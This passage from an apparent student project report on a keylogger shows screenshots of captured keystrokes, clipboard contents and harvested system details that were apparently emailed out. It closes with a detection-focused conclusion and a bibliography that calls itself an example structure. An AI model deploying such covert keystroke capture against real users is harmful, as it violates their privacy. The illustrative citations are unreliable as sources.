
Fig-01 : It displays the Email is successfully sent or not



The screenshot shows a text editor window titled 'key_log[1].txt'. The text inside the editor is 'dr stone is very interesting to watch so we need to watch it our \x1a\x1a\x01'. The status bar at the bottom indicates the cursor is at line 1, column 76, and the text is 76 characters long.

```
dr stone is very interesting to watch so we need to watch it our \x1a\x1a\x01
```

Fig-02: It Shows captured text



A screenshot of a Windows Notepad++ window with three tabs: 'key_log[1].txt', 'clipboard[1].txt', and 'sysinfo[1].txt'. The 'sysinfo[1].txt' tab is active and displays the following system information:

```
public_ip:*****  
System :Windows  
Processor :Intel64 Family 6 Model 154 Stepping 4, GenuineIntel  
Machine :AMD64  
Hostname :Vishwateja03  
Private-ip :*****
```

The status bar at the bottom indicates 'Ln 1, Col 1' and '168 characters'. The Windows taskbar is visible at the bottom of the screen, showing the Start button, a search bar, and several application icons including File Explorer, Edge, WhatsApp, Chrome, YouTube, Spotify, Word, and Notepad++. The system tray on the right shows the date and time as '23:20 18-11-2024'.

Fig -03 : It displays the system information that we are captured

CHAPTER -05

CONCLUSION & FUTURE SCOPE :

Keyloggers are software or hardware tools designed to monitor and record keystrokes. They are often used for both legitimate and malicious purposes. On the positive side, keyloggers can aid in monitoring employee productivity, parental control, or even recovering lost data. However, their malicious use raises serious ethical and security concerns, such as stealing sensitive personal information, compromising privacy, or enabling cybercrimes.

The technology behind keyloggers continues to evolve, making them harder to detect and mitigate. This highlights the importance of developing robust cybersecurity measures, such as anti-keylogging software, frequent updates, and educating users about safe online practices.

Future Scope:

1. Advanced Detection Mechanisms :

Research and development of more sophisticated algorithms that can detect both software-based and hardware-based keyloggers in real time without affecting system performance.

2. Enhanced Encryption:

Broader adoption of encryption technologies to protect user data from being intercepted by keyloggers during input or transmission.

3. Integration of AI in Cybersecurity :

Leveraging artificial intelligence and machine learning to predict and neutralize potential threats, including keyloggers, before they cause harm.

4. Legal and Ethical Frameworks :

Strengthening laws and regulations to deter the misuse of keyloggers while promoting ethical use for legitimate purposes.

5. Education and Awareness:

Increasing public awareness of the risks associated with keyloggers and training users to recognize potential threats and respond effectively.

6. Integration with IoT Security:

Addressing keylogging threats in Internet of Things (IoT) devices, where attackers might exploit vulnerabilities in smart systems. By advancing technology and creating a balance between security and ethical use, the risks associated with keyloggers can be mitigated, while their legitimate applications can be utilized more effectively.

BIBLIOGRAPHY :

A bibliography of key loggers would include references to books, research articles, and online sources that discuss keylogging, its history, applications, ethical considerations, detection, and prevention. Below is an example structure for such a bibliography:

Books :

1. Dhanjani, N., Rios, B., & Hardin, B. (2009).

Hacking: The Next Generation.

O'Reilly Media.

- This book explores advanced hacking techniques, including keylogging as a tool for cyberattacks.

2. Schneier, B. (2015).

Data and Goliath: The Hidden Battles to Collect Your Data and Control Your World.

W.W. Norton & Company.

- This book discusses data security issues, including keyloggers as tools for data theft.

3. Cole, E., Krutz, R., & Conley, J. W. (2005).

Network Security Bible.

Wiley.

- Provides insights into various network security threats, including keyloggers.

Research Articles

1. Al-Ghamdi, S., & Shepherd, S. J. (2017)

"Advanced Keylogger Detection Using Machine Learning."

Journal of Cybersecurity and Information Systems, 3(2), 45-52.

2. Cova, M., Kruegel, C., & Vigna, G. (2008)

"Detection and Analysis of Drive-By-Download Attacks and Malicious JavaScript."

Proceedings of the World Wide Web Conference (WWW)

- Explores how keyloggers are delivered through drive-by downloads.

Online Sources :

1. OWASP Foundation.

"Keylogging."

Available at: <https://owasp.org/>

- Explains keylogger mechanisms, risks, and mitigation techniques.

2. Symantec Blog.

"Understanding Keyloggers and How to Protect Yourself."

Accessed November 2024.

- Offers practical advice for recognizing and protecting against keyloggers.

3. Kaspersky Lab.

"The Threat of Keyloggers: What You Need to Know."

<https://www.kaspersky.com/>

- A detailed look at keylogger threats and how cybersecurity solutions address them.